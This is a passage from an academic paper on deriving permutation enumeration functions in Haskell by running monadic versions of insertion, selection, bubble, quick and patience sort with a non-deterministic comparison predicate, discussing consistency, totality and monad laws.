This monadic extension has to satisfy only one simple requirement, namely, when we use no effect, that is, we instantiate the monad with the identity monad, the resulting function has to behave like the original function. The identity monad is a data type with a single constructor containing a value. This data type is an instance of the type class *Monad*. We use the name *Id* for the type and the constructor and *runId* for a function that extracts the value.

*Id* instance of *Monad*

The data type *Id* is an instance of *Monad*.

```
instance Monad Id where
  return x = Id x
  Id x  $\gg= f = Id (f x)$ 
```

More formally, for every sorting function

$$sort :: (\alpha \rightarrow \alpha \rightarrow \text{Bool}) \rightarrow [\alpha] \rightarrow [\alpha]$$

the monadic extension

$$sortM :: \text{Monad } \mu \Rightarrow (\alpha \rightarrow \alpha \rightarrow \mu \text{ Bool}) \rightarrow [\alpha] \rightarrow \mu [\alpha]$$

has to satisfy

$$runId \circ sortM_{\text{Id}} (\lambda x y \rightarrow Id (p x y)) \equiv sort p.$$

for all  $p :: \tau \rightarrow \tau \rightarrow \text{Bool}$ .

Here and in the following we use the letters  $\alpha$  and  $\mu$  for type variables and  $\tau$  and  $\kappa$  for concrete type instances.

The monadic liftings of *insert* and *insertSort* are defined as follows<sup>2</sup>.

```
insertM :: Monad  $\mu \Rightarrow \text{Cmp } \alpha \mu \rightarrow \alpha \rightarrow [\alpha] \rightarrow \mu [\alpha]$ 
insertM  $- x [] = \text{return } [x]$ 
insertM  $p x yys @ (y : ys) =$ 
       $p x y \gg= \lambda b \rightarrow$ 
        if  $b$  then  $\text{return } (x : yys)$ 
        else  $fmap (y:) (insertM p x ys)$ 
insertSortM :: Monad  $\mu \Rightarrow \text{Cmp } \alpha \mu \rightarrow [\alpha] \rightarrow \mu [\alpha]$ 
insertSortM  $- [] = \text{return } []$ 
insertSortM  $p (x : xs) =$ 
       $insertSortM p xs \gg= \lambda ys \rightarrow insertM p x ys$ 
```

The operation  $\gg=$  of the *Monad* type class plays the role of a sequencing operator between two (or more) expressions. In the context of monads, Haskell adopted the so-called **do**-notation that smooths the handling of these sequencing operators in function definitions. A **do**-block contains monadic expressions and  $\leftarrow$ -symbols, where each  $\gg=$  operator is implicitly added between two monadic expressions that are separated by new lines.

We can rewrite the above function definitions and obtain the following code that explicitly uses **do**-notation. As a side benefit, the definition looks very similar to the original implementation and can thus be read naturally.

```
insertM :: Monad  $\mu \Rightarrow \text{Cmp } \alpha \mu \rightarrow \alpha \rightarrow [\alpha] \rightarrow \mu [\alpha]$ 
insertM  $- x [] = \text{return } [x]$ 
insertM  $p x yys @ (y : ys) = \text{do}$ 
   $b \leftarrow p x y$ 
  if  $b$  then  $\text{return } (x : yys)$ 
  else  $fmap (y:) (insertM p x ys)$ 
insertSortM :: Monad  $\mu \Rightarrow \text{Cmp } \alpha \mu \rightarrow [\alpha] \rightarrow \mu [\alpha]$ 
insertSortM  $- [] = \text{return } []$ 
insertSortM  $p (x : xs) = \text{do}$ 
   $ys \leftarrow insertSortM p xs$ 
   $insertM p x ys$ 
```

Next, we want to test if the requirement of the monadic lifting holds for *insertSortM* and it is still capable of sorting. For simplicity, we only consider the comparison of values of type *Int* to demonstrate the sorting capability, but we could use comparison functions for other types as well.

```
cmpId :: Cmp Int Id
cmpId x y = return ( $x \leqslant y$ )
```

Now we are ready to apply the monadic version of *insertSort* to this predicate. Et voilà, we get the original sorting capability.

```
sort1 :: [Int]
sort1 = runId (insertSortM cmpId (reverse [1..5]))
-- [1, 2, 3, 4, 5]
```

It is good to know that the monadic extension of a sorting function can still sort the input list, but this is not the exciting application of this function. The monadic extension becomes far more interesting when we use *coinCmp* as predicate: by means of the non-deterministic function *coinCmp* we can define a function that enumerates all permutations.

```
perms1 :: [[Int]]
perms1 = insertSortM coinCmp [1..3]
-- [[1, 2, 3], [2, 1, 3], [2, 3, 1], [1, 3, 2], [3, 1, 2], [3, 2, 1]]
```

And, indeed, we get a function that enumerates exactly all permutations when we use the list monad.

<sup>2</sup>The function *fmap f m* is defined as  $m \gg= \text{return } \circ f$ .

Monad Laws	
$(m \gg f) \gg g \equiv m \gg \lambda x \rightarrow (f\ x \gg g)$	(Bind associativity)
$\text{return } x \gg f \equiv f\ x$	(Bind left identity)
$m \gg \text{return} \equiv m$	(Bind right identity)

## MonadPlus Laws

$$\begin{array}{ll} mzero \oplus m \equiv m & (\text{MPlus left zero}) \\ m \oplus mzero \equiv m & (\text{MPlus right zero}) \\ m \oplus n \ggg f \equiv (m \ggg f) \oplus (n \ggg f) & (\text{Bind-MPlus left distributive}) \end{array}$$

## Miscellaneous

$$\begin{aligned} \text{return } x \oplus \text{return } x &\equiv \text{return } x & (\text{MPlus idempotent}) \\ m \gg \lambda x \rightarrow n \oplus o &\equiv (m \gg \lambda x \rightarrow n) \oplus (m \gg \lambda x \rightarrow o) & (\text{Bind-MPlus right distributive}) \end{aligned}$$

**Figure 1.** Various monadic rules.

What is happening here exactly? In order to “demystify” the behaviour of the non-deterministic predicate, we inline the predicate into the monadic function *insertM*. We use the suffix *NDM* for the non-deterministic versions that result from inlining the non-deterministic predicate. If we consider the empty list as second argument of *insertM*, we get the right hand side

*return* [*x*].

For the case of a non-empty list  $y : ys$  we get the right hand side

*return* ( $x : y : ys$ )  $\oplus$  *fmap* ( $y:$ ) (*insertCoin*  $x$   $ys$ )

for the application  $\text{insertM } \text{coinCmp } x \ (y : ys)$ . We do not present this transformation here as it is straightforward: it uses the definitions of  $\text{coinCmp}$  and  $\text{insertM}$  as well as a couple of monadic laws. Here and in the following we make use of a variety of laws related to instances of  $\text{Monad}$  and  $\text{MonadPlus}$ , these laws are presented in Figure 1. Inlining the predicate  $\text{coinCmp}$  into  $\text{insertM}$  yields the following definition.

```


insertNDM :: MonadPlus μ ⇒ α → [α] → μ [α]
insertNDM x []           = return [x]
insertNDM x yys@(y : ys) =
    return (x : yys) ⊕ fmap (y:) (insertNDM x ys)

```

The function *insertNDM*, which is derived after inlining *insertM* used with a non-deterministic predicate, is exactly the definition of a non-deterministic insertion that is used to define a permutation function, for example in the context of the functional logic programming language Curry (Hanus 1994). According to Sedgewick (1977) this permutation algorithm was developed independently by Trotter (1962) and Johnson (1963). The implementation of the *permutations* function in Haskell is also based on this approach but has been improved with respect to non-strictness via a mailing list discussion by van Laarhoven et al. (2007). Exploring these improvements would probably allow for a separate paper.

### 3. Selection Sort

In this section we consider the permutation algorithm that can be derived from selection sort. After the warm-up in the previous section, we feel comfortable enough not to implement the original selection sort implementation first, but directly provide its monadic



**Figure 2.** The decision tree of *insertSort*.

extension. Selection sort is based on the idea of finding the minimum of a list and putting this minimum in front of the result list. The argument list without the minimum is sorted recursively.

```

minM :: Monad μ ⇒ Cmp α μ → α → α → α → μ α
minM p x y = do
  b ← p x y
  return (if b then x else y)

minimumM :: Monad μ ⇒ Cmp α μ → [α] → μ α
minimumM _ [x] = return x
minimumM p (x : xs) = do
  y ← minimumM p xs
  minM p x y

selectSortM :: (Eq α, Monad μ)
             ⇒ Cmp α μ → [α] → μ [α]
selectSortM _ [] = return []
selectSortM p xs = do
  x ← minimumM p xs
  fmap (x:) (selectSortM p (delete x xs))

```

Again, when considering the identity instance of this function, we get the original sorting function and if we use the non-deterministic predicate instead, we get a permutation enumeration.

```

permS2 :: [[Int]]
permS2 = selectSortM coinCmp [1..3]
  -- [[1, 2, 3], [1, 3, 2], [2, 1, 3], [2, 3, 1]]
  -- [[1, 2, 3], [1, 3, 2], [3, 1, 2], [3, 2, 1]]

```

However, in contrast to insertion sort, the resulting function enumerates some permutations multiple times. More precisely, we get

$$2^{\frac{n(n-1)}{2}}$$

permutations, where  $n$  is the length of the argument list. Note that this function grows much faster than the number of permutations  $n!$ ; for example, for  $n = 10$  we have  $n! = 3\,628\,800$  permutations, as if this is not bad enough, a modified version of *perms2* with the list [1 .. 10] yields

$$2^{\frac{10*9}{2}} = 2^{45} = 35\ 184\ 372\ 088\ 832$$

results.

In order to understand the difference between insertion sort and selection sort, we have a look at the decision trees of these algorithms. Decision trees reflect all possible control flows for a sorting function depending on the results of the comparison function. Figure 2 shows the decision tree of insertion sort whereas Figure 3 shows the tree for selection sort<sup>3</sup>. The numbers in these

<sup>3</sup>The ASCII art diagrams are generated by running the monadic sorting function in the free monad and pretty printing the underlying *MonadPlus* structure.

decision trees can be considered as the position of the element with respect to the input list – note, in contrast to an index we are starting at position 1. That is, the term  $2 \leq 3$  denotes the comparison of the element at position 2 with the element at position 3. The upper successor reflects the result *True* and the lower successor *False*.

We can observe that the tree for selection sort contains the same comparisons multiple times. For example, initially we compare 2 and 3 and after we have compared 1 with 2, we again compare 2 and 3. Obviously, the path that ends in the upper result underlined with  $\sim\sim\sim$  will never be taken by the original sorting algorithm. There is no pure comparison function that yields *True* for a comparison first and *False* later. The same argument applies to the second underlined result. In the context of a non-deterministic predicate, we call this behaviour *consistent*: a non-deterministic predicate behaves consistently, if it yields the same Boolean value for every application to the same pair of values.

As a next step, we define a modification of our non-deterministic predicate that is consistent. We benefit from our monadic implementation as we can simply add a state transformer to record the choices we make. By checking whether we have made a specific choice before, we get a consistent non-deterministic predicate.

We will not introduce the implementation of a state transformer here but refer the interested reader to its introduction by Liang et al. (1995). Intuitively, by adding a state transformer to an instance of *MonadPlus*, for every non-deterministic branch we add a separate state. We use this state to remember the choices we have made before within one non-deterministic branch.

For convenience we use a simple list to record choices, but we could as well use a more efficient data structure like a search or radix tree.

```
type Choices α = [((α, α), Bool)]
noChoices :: Choices α
noChoices = []
addChoice :: α → α → Bool → Choices α → Choices α
addChoice x y b cs = ((x, y), b) : cs
```


By means of *addChoice* we define a function that remembers the choice of a non-deterministic predicate. The following function records the choice of the provided non-deterministic predicate and additionally takes a function that transforms the list of choices after adding a new choice. This function will be the identity in the case of consistency and will be of greater interest later.

```
store :: (Eq α, MonadPlus μ)
      ⇒ (Choices α → Choices α)
      → Cmp α μ → Cmp α (StateT (Choices α) μ)
store update p x y = do
  b ← lift (p x y)
  modify (update ∘ addChoice x y b)
  return b
```


The final missing piece is a function that looks up whether we have made a choice before. If not, we use the provided state-based predicate to make the choice and store it. Otherwise, thus, if we have made the choice before, we simply yield this choice.

```
check :: (Eq α, MonadPlus μ)
      ⇒ Cmp α (StateT (Choices α) μ)
      → Cmp α (StateT (Choices α) μ)
check p x y = do
  s ← get
  maybe (p x y) return (lookup (x, y) s)
```

By means of these helper functions we define a non-deterministic choice that is consistent.



**Figure 3.** The decision tree of *selectSort*.



**Figure 4.** The decision tree of *minimumM*.

```
consistentCoin :: (Eq α, MonadPlus μ)
      ⇒ Cmp α (StateT (Choices α) μ)
consistentCoin = check (store id coinCmp)
```

By making use of *consistentCoin* we indeed get a permutation enumeration function from *selectSortM* that enumerates exactly all permutations.

```
perms2Cons :: [[Int]]
perms2Cons =
  evalStateT (selectSortM consistentCoin [1..3])
  noChoices
  -- [[1, 2, 3], [2, 1, 3], [2, 3, 1], [1, 3, 2], [3, 1, 2], [3, 2, 1]]]
```

While this implementation does not enumerate permutations multiple times any more, we would like to derive an implementation that can do without the additional *State*. Instead of choosing a predicate that makes the right choices, we can as well use a set-based monad instead of a multiset-based monad to prevent duplicates. The following implementation uses a *Set* monad to prevent the enumeration of permutations multiple times.

```
perms2Set :: [[Int]]
perms2Set = Set.toList (selectSortM coinCmp [1..3])
-- [[1, 2, 3], [1, 3, 2], [2, 1, 3], [2, 3, 1], [3, 1, 2], [3, 2, 1]]]
```

However, we do not want to remove the permutations after we have already enumerated them, because this would be quite inefficient. So, let us take a closer look at the algorithm. Figure 4 shows the decision tree of *minimumM* when we enumerate the permutations of  $[1, 2, 3]$ .

As we can see, *minimumM* enumerates 1 twice – even if we use the consistent comparison function *consistentCoin*. This repetition in *minimumM* causes the additional branches in Figure 3.

When we use a set-based monad, *minimumM* indeed generates 1 only once and the resulting function enumerates every permutation exactly once. However, we would like to avoid the additional comparisons that are performed by a set-based monad to

check whether an element was enumerated before. Therefore, in the following we will derive a purely non-deterministic implementation  $\text{minimumNDM}$  in two steps.

We first inline the comparison  $\text{coinCmp}$  into  $\text{minimumM}$  and get the following implementation by using the definitions of  $\text{minM}$ ,  $\text{coinCmp}$ , **if then else** and applying the monad law (Bind-MPlus left distributive).

```
 $\text{minimumNDM} :: \text{MonadPlus } m \Rightarrow [\alpha] \rightarrow m \alpha$ 
 $\text{minimumNDM } [x] = \text{return } x$ 
 $\text{minimumNDM } (x : xs) = \text{do}$ 
 $y \leftarrow \text{minimumNDM } xs$ 
 $\text{return } x \oplus \text{return } y$ 
```

This definition still yields duplicate elements when we consider the list instance whereas it does not yield duplicates when we use the set monad.

This behaviour can be explained by the following observation. The set monad satisfies the laws (MPlus idempotent) and (Bind-MPlus right distributive) whereas the list monad does not. For example, (Bind-MPlus right distributive) does not hold as the following example shows.

```
[1, 2] ≈= λx → return x ⊕ return x
≡
[1, 1, 2, 2]
≠
[1, 2, 1, 2]
≡
([1, 2] ≈= λx → return x) ⊕ ([1, 2] ≈= λx → return x)
```

In a monad that satisfies (Bind-MPlus right distributive) we can change the implementation of  $\text{minimumNDM}$  as follows.

```
 $\text{minimumNDM } (x : xs) ≈=$ 
 $\lambda y \rightarrow \text{return } x \oplus \text{return } y$ 
 $\equiv \{ (\text{Bind-MPlus right distributive}) \}$ 
 $(\text{minimumNDM } xs ≈= \lambda y \rightarrow \text{return } x) \oplus$ 
 $(\text{minimumNDM } xs ≈= \lambda y \rightarrow \text{return } y)$ 
 $\equiv \{ (\text{Bind right identity}) \}$ 
 $(\text{minimumNDM } xs ≈= \lambda y \rightarrow \text{return } x) \oplus$ 
 $\text{minimumNDM } xs$ 
```

We end up with a definition where we apply  $\approx=$  to  $\text{return}$  where the argument of  $\text{return}$  is a constant value that does not depend on the first argument of  $\approx=$ . In a monad that satisfies (MPlus idempotent) we can derive the following equality that can be used to simplify this expression.

**Lemma 1.** For all  $xs :: [\tau]$  and all  $c :: \tau$  we have

$$\text{minimumNDM } xs ≈= \lambda x \rightarrow \text{return } c \equiv \text{return } c.$$

We can prove this statement by structural induction over  $xs$  by using the monad laws (Bind left identity), (Bind associativity), (Bind-MPlus left distributive), and (MPlus idempotent).

Thus, as a second step, with Lemma 1 at hand we can derive the following implementation.

```
 $\text{minimumSet} :: \text{MonadPlus } \mu \Rightarrow [\alpha] \rightarrow \mu \alpha$ 
 $\text{minimumSet } [x] = \text{return } x$ 
 $\text{minimumSet } (x : xs) = \text{return } x \oplus \text{minimumSet } xs$ 
```

Note that  $\text{minimumSet}$  is only equivalent to  $\text{minimumNDM}$  if we consider an instance of  $\text{MonadPlus}$  that satisfies the laws (MPlus idempotent) and (Bind-MPlus left distributive). In monads where (MPlus idempotent) or (Bind-MPlus right distributive) do not hold, like the list monad for example,  $\text{minimumSet}$  might yield results in a different order and duplicates. For example, we

have

$$\text{minimumSet } [1, 2, 3] \equiv [1, 2, 3]$$

and

$$\text{minimumNDM } [] [1, 2, 3] \equiv [1, 2, 1, 3].$$

Coincidentally, as before, we have defined a function that is used in the context of functional logic programming languages. The function  $\text{minimumSet}$  enumerates the elements of a list non-deterministically and its definition resembles a function that is called  $\text{elemOf}$  by Antoy and Hanus (2011). By means of  $\text{minimumSet}$  we can define a selection sort based permutation enumeration.

```
 $\text{selectSortND} :: (\text{Eq } \alpha, \text{MonadPlus } \mu) \Rightarrow [\alpha] \rightarrow \mu [\alpha]$ 
 $\text{selectSortND } [] = \text{return } []$ 
 $\text{selectSortND } xs = \text{do}$ 
 $x \leftarrow \text{minimumSet } xs$ 
 $\text{fmap } (x:) (\text{selectSortND } (\text{delete } x xs))$ 
```

As we can see from the result, in comparison to  $\text{perms2Cons}$ , the order of enumeration has changed, but, on the positive side, the implementation does not require an additional state.

```
 $\text{perms2ND} :: [[\text{Int}]]$ 
 $\text{perms2ND} = \text{selectSortND } [1..3]$ 
 $-- [[1, 2, 3], [1, 3, 2], [2, 1, 3], [2, 3, 1], [3, 1, 2], [3, 2, 1]]$ 
```

Instead of choosing a random element from the list and removing it from the original input, we can as well combine  $\text{minimumM}$  and  $\text{delete}$  into a single function to prevent unnecessary traversals of the input list. For example, Gibbons and Hinze (2011) present an implementation of this fused function. We define a similar function  $\text{selectM}$  as follows.

```
 $\text{selectM} :: \text{Monad } \mu \Rightarrow \text{Cmp } \alpha \mu \rightarrow [\alpha] \rightarrow \mu (\alpha, [\alpha])$ 
 $\text{selectM } - [x] = \text{return } (x, [])$ 
 $\text{selectM } p (x : xs) = \text{do}$ 
 $(y, ys) \leftarrow \text{selectM } p xs$ 
 $b \leftarrow p x y$ 
 $\text{return } (\text{if } b \text{ then } (x, xs) \text{ else } (y, x : ys))$ 
```

Because a total function is preferable over a partial function, we could add a rule for the empty list like Gibbons and Hinze (2011) do. However, we would like to avoid using a  $\text{MonadPlus}$  context instead of the  $\text{Monad}$  context where possible. Because of the  $\text{Monad}$  context, when applying  $\text{selectM}$  to a non-deterministic predicate, we know that all non-determinism is introduced by the predicate only. We use this fact in order to prove that a monadic sorting function actually enumerates all permutations in Section 7.

## 4. Bubble Sort


We define an implementation of a bubble sort algorithm that bubbles the minimum element to the front of a list<sup>4</sup>. Of course, we could also bubble the maximum element to the end, but bubbling an element to the front allows for a more efficient selection of the minimum element and the rest of the list.

```
 $\text{bubbleM} :: \text{Monad } \mu \Rightarrow \text{Cmp } \alpha \mu \rightarrow [\alpha] \rightarrow \mu [\alpha]$ 
 $\text{bubbleM } - [x] = \text{return } [x]$ 
 $\text{bubbleM } p (x : xs) = \text{do}$ 
 $y : ys \leftarrow \text{bubbleM } p xs$ 
 $b \leftarrow p x y$ 
 $\text{return } (\text{if } b \text{ then } x : y : ys \text{ else } y : x : ys)$ 
```

By means of this implementation we can define bubble sort.

---

<sup>4</sup>There is some dispute about the name, for example, the variation that bubbles the maximum element to the end is sometimes called *sinking sort*.



**Figure 5.** The decision tree of *bubbleSort*.

```

bubbleSortM :: Monad μ ⇒ Cmp α μ → [α] → μ [α]
bubbleSortM [] = return []
bubbleSortM p xs = do
  y : ys ← bubbleM p xs
  fmap (y:) (bubbleSortM p ys)

```

When we enumerate permutations with this algorithm, we get the same number of results as for selection sort. However, even if we use the consistent non-deterministic predicate, we get permutations multiple times.

When we take a look at the decision tree of *bubbleSort* in Figure 5, we see why the function enumerates permutations multiple times even if the predicate is consistent. The path that yields [1, 2, 3] (underlined with ^ in Figure 5) compares the elements 2 and 3 twice (underlined with \*\*\* in Figure 5). A sorting algorithm will never take this path because of the totality of the provided predicate. For a total predicate  $p$  we have  $p \ x \ y$  or  $p \ y \ x$  for all  $x$  and  $y$ . Therefore, if we have decided that  $2 \leq 3$  does not hold, we later have to decide that  $3 \leq 2$  does hold. Note, in the case that  $2 \leq 3$  holds, totality does not imply that  $3 \leq 2$  does not hold; hence, we cannot add any decision in this case.

We can get rid of the duplicates shown in the decision tree easily by closing the list of choices according to totality every time we add a new choice. Therefore, we define the following function to calculate the total closure of a list of choices.

```

totalClosure :: Eq α ⇒ Choices α → Choices α
totalClosure xs = nub (xs ++ concatMap add xs)
  where
    add ((x, y), b) = if b then [] else [((y, x), True)]

```

We pass this closure to *store* in order to calculate the total closure of the choices every time we add a new choice. The following state-based predicate is consistent and respects totality.

```

totalCoin :: (Eq α, MonadPlus μ)
          ⇒ Cmp α (StateT (Choices α) μ)
totalCoin = check (store totalClosure coinCmp)

```

Using this enriched predicate, the non-deterministic bubble sort yields the correct number of permutations.

```

perms3Total :: [[Int]]
perms3Total =
  evalStateT (bubbleSortM totalCoin [1..3]) noChoices
  -- [[1,2,3],[1,3,2],[3,1,2],[2,1,3],[2,3,1],[3,2,1]]

```

Let us try to derive a non-deterministic version *bubbleSortND* that does not need a state-based predicate. When we apply the function *bubbleM* to *coinCmp*, the resulting function non-deterministically swaps pairs of consecutive elements in the argument list. That is, it yields  $2^{(n-1)}$  non-deterministic results, because there are  $n-1$  positions for a list of length  $n$  to swap two elements. For example, we get the following result for a list with three elements.

```

swaps :: [[Int]]
swaps = bubbleM coinCmp [1,2,3]
-- [[1,2,3],[2,1,3],[1,3,2],[3,1,2]]

```

As the implementation of *bubbleSortM* splits the results of *bubbleM* into head and tail, we get multiple splits with the same head. The tails of the splits with the same head are not equal, but they contain the same elements. Because we recursively generate all permutations of these tails and we get the same set of permutations if the lists contain the same elements, *bubbleSortM coinCmp* generates duplicates.

We can change the implementation of *bubbleM* to prevent this behaviour. In order to improve the implementation we consider the case that  $x$ , the first element of the input list, is smaller than  $y$ , the element we have bubbled to the front of the remaining list. In this case, instead of using the list  $y : ys$  we can as well use the list  $xs$  because the result of *bubbleM* is supposed to contain the same list elements as its argument. We end up with the following implementation of *bubbleM*, where we have replaced the expression  $x : y : ys$  in the *then* branch of the *if*-expression by  $x : xs$ .

```

bubbleM :: Monad μ ⇒ Cmp α μ → [α] → μ [α]
bubbleM [] = return []
bubbleM p (x : xs) = do
  y : ys ← bubbleM p xs
  b ← p x y
  return (if b then x : xs else y : xs)

```

When we use this implementation of *bubbleM*, the resulting *bubbleSortM coinCmp* yields exactly all permutations. However, this transformation is kind of cheating as we have removed the key property that makes *bubbleSortM* an implementation of bubble sort. In fact, we have simply transformed our bubble sort implementation into an implementation of selection sort. The function *bubbleM* as seen above is equivalent to *selectM* – that is a combination of *minimum* and *delete* – as defined in Section 3. The only difference is that *selectM* yields a pair of an element and a list while *bubbleM* simply yields a non-empty list where the first element of the list is the first component of the pair.

As an additional optimisation, the number of comparisons performed by bubble sort can be improved by adding an additional Boolean value. The value states whether *bubbleM* has performed any swap at all. If we have not performed a swap, the list is already sorted and we can stop. This implementation has a linear running time for pre-sorted lists instead of the quadratic running time of the naive implementation. If we use this improved implementation for enumerating permutations, some of the comparisons that cause inconsistent choices are not performed any more. Yet, while this optimisation reduces the number of inconsistent choices, it does not completely eliminate them. Therefore, we still need a non-deterministic predicate that is consistent and respects totality in order to enumerate exactly all permutations.

## 5. Quicksort

Let us consider the following monadic implementation of quicksort that is based on a monadic version of *filter* and has the reputation of being very declarative and compact.

```

quickSortM :: Monad μ ⇒ Cmp α μ → [α] → μ [α]
quickSortM []      = return []
quickSortM p (x : xs) = do
  ys ← filterM (λy → p y x) xs
  zs ← filterM (λy → fmap not (p y x)) xs
  ys' ← quickSortM p ys
  zs' ← quickSortM p zs
  return (ys' ++ [x] ++ zs')

```

When we use quicksort for enumerating permutations, the result is rather disappointing in contrast to the previous enumerations. The resulting list contains elements that are not even permutations of the original list, as the following example demonstrates.

```

perms4 :: [[Int]]
perms4 = quickSortM coinCmp [1, 2]
-- [[2, 1], [2, 1, 2], [1], [1, 2]]

```

Besides the permutations [1, 2] and [2, 1] there are also the lists [1] and [2, 1, 2], which obviously are no permutations of the list [1, 2].

One might think that these non-permutations are enumerated because the non-deterministic predicate does not respect transitivity, but the behaviour is caused by mere inconsistency. If we use the predicate that is consistent, the permutation function enumerates exactly all permutations.

```

perms4Cons :: [[Int]]
perms4Cons =
  evalStateT (quickSortM consistentCoin [1..3])
    noChoices
-- [[3, 2, 1], [2, 3, 1], [2, 1, 3], [3, 1, 2], [1, 3, 2], [1, 2, 3]]

```

How can this behaviour be explained? Let us inspect the implementation of *filterM* in detail. The predicate  $\lambda y \rightarrow \text{coinCmp } y \ x$ , which is used by the application of *quickSortM* *coinCmp*, is equivalent to *coinPred* for all  $x$ . The application

```
filterM coinPred xs
```

yields all subsequences of the list  $xs$ . For example, consider the following application.

```

subsequences :: [[Int]]
subsequences =
  filterM coinPred [1..3]
-- [[1, 2, 3], [1, 2], [1, 3], [1], [2, 3], [2], [3], []]

```

The second application of *filterM* in *quickSortM* also yields all subsequences of the input list, but in reversed order.

```

subsequencesRev :: [[Int]]
subsequencesRev =
  filterM (λy → fmap not (coinPred y)) [1..3]
-- [[], [3], [2], [2, 3], [1], [1, 3], [1, 2], [1, 2, 3]]

```

Now, let us consider the following part of the implementation of *quickSortM*.

```

filterTwiceNDM :: MonadPlus μ
  ⇒ (α → μ Bool) → [α] → μ ([α], [α])
filterTwiceNDM p xs = do
  subxs1 ← filterM p xs
  subxs2 ← filterM (λy → fmap not (p y)) xs
  return (subxs1, subxs2)

```

When we apply this function to *coinPred*, the resulting function enumerates the cross product of all subsequences of the input list.

```

splits :: [[[Int], [Int]]]
splits = filterTwiceNDM (coinCmp 0) [1, 2]
-- [[([1, 2], []), ([1, 2], [2])], ([1, 2], [1]), ([1, 2], [1, 2])], ...

```

In contrast when we use the consistent comparison function, we get only correct splits of the input list.

```

splitsState :: [[[Int], [Int]]]
splitsState =
  evalStateT (filterTwiceNDM (consistentCoin 0) [1, 2])
    noChoices
-- [[([1, 2], []), ([1], [2])], ([2], [1]), ([], [1, 2])]

```

With a consistent non-deterministic predicate, the second application of *filterM* will make the same choices as the first application of *filterM* for every non-deterministic branch. For example, if the first application removes all elements from the list, the second application will keep all elements of the list.

Instead of implementing *quickSortM* by means of *filterM*, we can as well implement it by means of *partitionM*. In this case the resulting monadic sorting function enumerates exactly all permutations even if the predicate is not consistent. As opposed to the implementation with two applications of filter, this implementation cannot make conflicting choices because the predicate is only used once per list element.

The non-deterministic version of *partition* splits a list non-deterministically into two sublists. Compared with the non-deterministic version of *filter*, *partition* yields all subsequences and for each subsequence it additionally yields the rest of the input list that is not part of the subsequence.

```

splits2 :: [[[Int], [Int]]]
splits2 = partitionM coinPred [1, 2]
-- [[([1, 2], []), ([1], [2])], ([2], [1]), ([], [1, 2])]

```

This example nicely illustrates the connection between the number of non-deterministic results in the list monad and the number of applications of the predicate in the deterministic version. More precisely, the quicksort implementation that is based on two applications of *filter* applies the predicate twice as often as the implementation that is based on *partition*. As the additional comparisons of the filter-based implementation are not necessary, these comparisons cause duplicate non-deterministic branches in the non-deterministic context.

## 6. Other Sorting Algorithms

In this section we will take a look at some additional sorting algorithms that we do not have considered in the previous sections. As mentioned in the introduction, there is actually a sorting algorithm, whose corresponding permutation algorithm only enumerates exactly all permutations, if the non-deterministic predicate respects transitivity. Yet, it is not one of the sorting algorithms that might come to mind. Even permutation sort – sometimes also referred to as stupid sort – does not rely on transitivity. Permutation sort uses a generate and test approach to sort a list. It enumerates all permutations of a list and filters the one permutation that is sorted. The predicate that checks whether a list is sorted naturally exploits transitivity as it typically only checks consecutive elements. If it did not employ transitivity, it would have to compare every element in the list with every other element. Nevertheless, we have found one algorithm that explicitly tests elements although it would not have to because of transitivity, namely patience sort by Mallows (1963).

Patience sort is based on the corresponding card game and consists of two phases. In the first phase the list to be sorted is divided into several piles, where each pile is already sorted. In order to get a list of sorted piles, each element of the input list is recursively added to the oldest (with respect to its creation) pile, whose top element is larger (with respect to the provided comparison function) than the considered element. If no such pile exists, a new pile with that element is created. The second phase

applies an n-way merge to the piles. Since all piles are already sorted, it suffices to consider only the current head elements of all piles and pick the minimum with respect to the comparison function. The minimum of all head elements will be the smallest element of all the remaining elements.

As we have already seen plenty of sorting algorithms, we do not show the implementation of a monadic version of patience sort here, but reference such an implementation as *patienceSortM*. As the following application shows, *patienceSortM* even generates duplicates when we use the non-deterministic comparison function that respects totality.

```
perms5Cons :: [[Int]]
perms5Cons =
  evalStateT (patienceSortM totalCoin [1..3])
    noChoices
  -- [[1,2,3],[2,3,1],[2,1,3],[1,3,2],[2,1,3],[3,1,2]
  -- ,[3,2,1]]
```

In particular, the list [2, 1, 3] is enumerated twice. While this might seem to be a minor problem, the number of duplicates grows quite fast, for example the same application yields 195 213 results for the list [1 .. 8], while there are only 40 320 permutations of this list. So, why does *patienceSortM* enumerate the list [2, 1, 3] twice?

